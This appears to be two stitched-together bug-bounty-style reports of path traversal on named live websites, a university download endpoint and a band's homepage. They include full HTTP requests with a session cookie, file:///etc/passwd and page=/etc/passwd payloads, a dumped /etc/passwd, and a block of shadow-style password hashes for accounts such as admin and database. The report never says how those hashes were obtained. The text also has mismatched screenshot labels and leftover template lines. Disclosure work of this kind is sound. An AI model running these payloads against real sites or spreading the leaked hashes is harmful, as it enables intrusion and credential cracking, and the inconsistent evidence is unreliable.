
- A screenshot of the HTTP request sent with the pdf_path=///etc/passwd payload.
- A screenshot of the server's response showing the contents of the /etc/passwd file



```
GET /download.php?pdf_path=https%3A%2F%2Fdharma-studies.s3.ap-south-1.amazonaws.com%2FCSJ-Syllabi%2F28_CSJ_M.A.%2BJainology%2Band%2BPrakrit_July%2BAC_260820.pdf HTTP/2
Host: sksc.somaiya.edu
Cookie: PHPSESSID=7bad2f1a51dc3a02f189941beda2435e31317f08
Sec-Ch-Ua: "Brave";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.5
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

```

Screenshot: 1



```
GET /download.php?pdf_path=file:///etc/passwd HTTP/2
Host: sksc.somaiya.edu
Cookie: PHPSESSID=7bad2f1a51dc3a02f189941beda2435e31317f08
Sec-Ch-Ua: "Brave";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.5
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
HTTP/2 200 OK
Date: Fri, 04 Oct 2024 15:52:00 GMT
Content-Type: application/octet-stream
Content-Length: 2023
Server: Apache/2.4.18 (Ubuntu)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Description: File Transfer
Content-Disposition: attachment; filename=passwd
Content-Transfer-Encoding: chunked
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0, public
Pragma: public
Access-Control-Allow-Origin: https://apply.somaiya.edu

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
```

Screenshot: 2

__Demonstrated Impact__

This vulnerability has a **Critical** impact as it allows unauthorized access to sensitive files like /etc/passwd. This file contains important information about user accounts, which could be exploited by an attacker to carry out further attacks, such as user enumeration or privilege escalation. The risk is heightened if additional sensitive files are accessible through similar methods, potentially compromising the entire system.
]

SUMMARY TITLE (TARGET-5):

The vulnerability that is found in the site is Directory traversal/Path traversal. A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control

TARGET:

http://ravagedband.com

TECHNICAL SEVERITY :

The technical severity for this vulnerability would be classified as **P1 - Critical** under the Vulnerability Rating Taxonomy (VRT).

Reason:

- Accessing the /etc/passwd file is highly sensitive, as it contains user account details. Although this file doesn't contain passwords themselves in modern systems (those are usually in /etc/shadow), exposure of such a file can lead to system reconnaissance, potential privilege escalation, or other attacks.

- This level of access can significantly compromise the server's security, making it a **Critical** issue.

URL/LOCATIOIN OF THE VULNERABILITY:

URL: http://ravagedband.com/index.php?page=title

VULNERABILITY DETAILS:

Overview

A path traversal vulnerability was identified on http://ravagedband.com in the page parameter of the index.php file. This vulnerability allows an attacker to manipulate the page parameter to access sensitive files on the server, such as /etc/passwd. The issue stems from inadequate input validation, permitting unauthorized access to files outside the intended directory.

Walkthrough and POC (Proof of Concept)

To reproduce the issue:

1. Navigate to the following URL: http://ravagedband.com/index.php?page=title
2. Modify the page parameter to directly access the /etc/passwd file using the following payload: http://ravagedband.com/index.php?page=/etc/passwd
3. Submit the modified request.


4. The server responds with the contents of the /etc/passwd file, confirming the vulnerability.

This demonstrates that the application does not properly validate the page parameter, allowing direct access to sensitive files on the server.

Vulnerability Evidence

Provide evidence to support the vulnerability:

- A screenshot of the HTTP request sent with the page=/etc/passwd payload.
- A screenshot of the server's response showing the contents of the /etc/passwd file.




Welcome!

Welcome to the Ravaged website!
The official homepage for the swedish power, heavy, rock n' roll band!

This site acts as a hub to all our fans. Major news about the band will be published here.


For smaller and more regular updates, you can like us on our facebook page or any of our other social media profiles.

Screenshot 1:



```
root:x:0:0:root:/root:/bin/false ravagedband.com:x:53224:53224:ravagedband.com:/home/ravagedband.com:/bin/false
```

Screenshot 2:



```
ops:$1$LBFm$s2euEaNrozNuVen/fGVRj0:13064:0:99999:7:::: support:$1$jRpm$d5WBSoc6c.jkAPBG5RFXc1:13064:0:99999:7::::
toor:$1$Ux92$2dtHAOwocjlkhs/xwKRKz.:13064:0:99999:7:::: helpdesk:$1$Df1y$5m3iZxLKnjX9MDAs3MljJ/:13064:0:99999:7::::
admin:$1$mFOR$Slfj943C.MuQz9s3M8J6C0:13064:0:99999:7:::: system:$1$Sszb$uFp7Kgkt06PVhdXCKn8y40:13064:0:99999:7::::
cleanup:$1$oJ6t$VSzxsG6nuEr7wgWCLFsqD1:13064:0:99999:7:::: recover:$1$6Z6K$Sc9OQ6TnY3FDYeqE.E8Aw0:13064:0:99999:7::::
sup:$1$wW5e$BSR.XshymKTyuW1LsABpO1:13064:0:99999:7:::: remote:$1$xYjc$elqKNslONGB.ZBOEn3cyl0:13064:0:99999:7::::
safe:$1$a+Tm$FCFvtO13n69N.Ee6gTZxm0:13064:0:99999:7:::: noc:$1$WXSI$/NQjcNBJCiSjcHgJA1PAz1:13064:0:99999:7::::
ssladmin:$1$s74D$QJJB1kVVnz09VXh.tp9640:13064:0:99999:7:::: database:$1$iT3a$Z/QnO6u4S84KT2llmkpcW1:13064:0:99999:7::::
onecom:$1$+2i9$HBk3s0VZ612q1nlJ/zTjl0:13064:0:99999:7:::: staff:$1$eglQ$jZQZbOwSXbC3ivPL7wJ9n/:13064:0:99999:7::::
guest:$1$W4Qw$gtYKhT6C4FAmqN.98loLC0:13064:0:99999:7::::
```

Screenshot 3:

Demonstrated Impact

This vulnerability poses a Critical risk, as it allows unauthorized access to sensitive files like /etc/passwd, which contains user account information. Exposing this file can lead to further attacks, such as user enumeration or privilege escalation. If other sensitive files are similarly accessible, the impact could be significantly increased, compromising the overall security of the system.